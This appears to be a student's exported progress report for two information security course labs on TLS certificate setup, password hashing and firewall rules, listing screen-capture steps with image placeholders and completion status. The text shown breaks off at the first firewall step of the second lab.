

Applying Cryptographic Controls

Information Security Management, Second Edition: Lab 03

Student:

Amatun Haque

Email:

amatunh.student@wust.edu

Time on Task:

24 hours, 53 minutes

Progress:


84%

Report Generated: Friday, January 17, 2025 at 6:47 PM


Hands-On Demonstration

Part 1: Generate a TLS Certificate


12. Make a screen capture showing the plaintext email and password.




27. Make a screen capture showing the first screen of the certificate summary.



30. Make a screen capture showing the final screen of the certificate summary.




32. Make a screen capture showing the "DH parameters appear to be ok" message.




Part 2: Install a TLS Certificate


39. Make a screen capture showing the record of the successful TLSv1.3 connection.




42. Make a screen capture showing SSL alert number 70, confirming that a TLSv1.2 connection was not permitted.



50. Make a screen capture showing your certificate in Firefox.




69. Make a screen capture showing the encrypted TLSv1.3 packets in Wireshark.




Part 3: Secure User Passwords


8. Make a screen capture showing the **table with the users' credentials stored in plain text**.



17. Make a screen capture showing the **completed deploy module**.



24. Make a screen capture showing the **users** table and the hashed password for your new user.



Challenge and Analysis

Part 1: Update Plaintext Passwords

Make a screen capture showing the **updated users table**.

Incomplete

Part 2: Add Support for TLSv1.2

Make a screen capture showing the **successful connection to theknob.com using TLSv1.2**.

Incomplete

Applying Network Security Controls

Information Security Management, Second Edition: Lab 04

Student:

Amatun Haque

Email:

amatunh.student@wust.edu

Time on Task:

7 hours, 12 minutes

Progress:


83%

Report Generated: Sunday, January 26, 2025 at 11:51 AM


Hands-On Demonstration

Part 1: Update the Firewall Rules

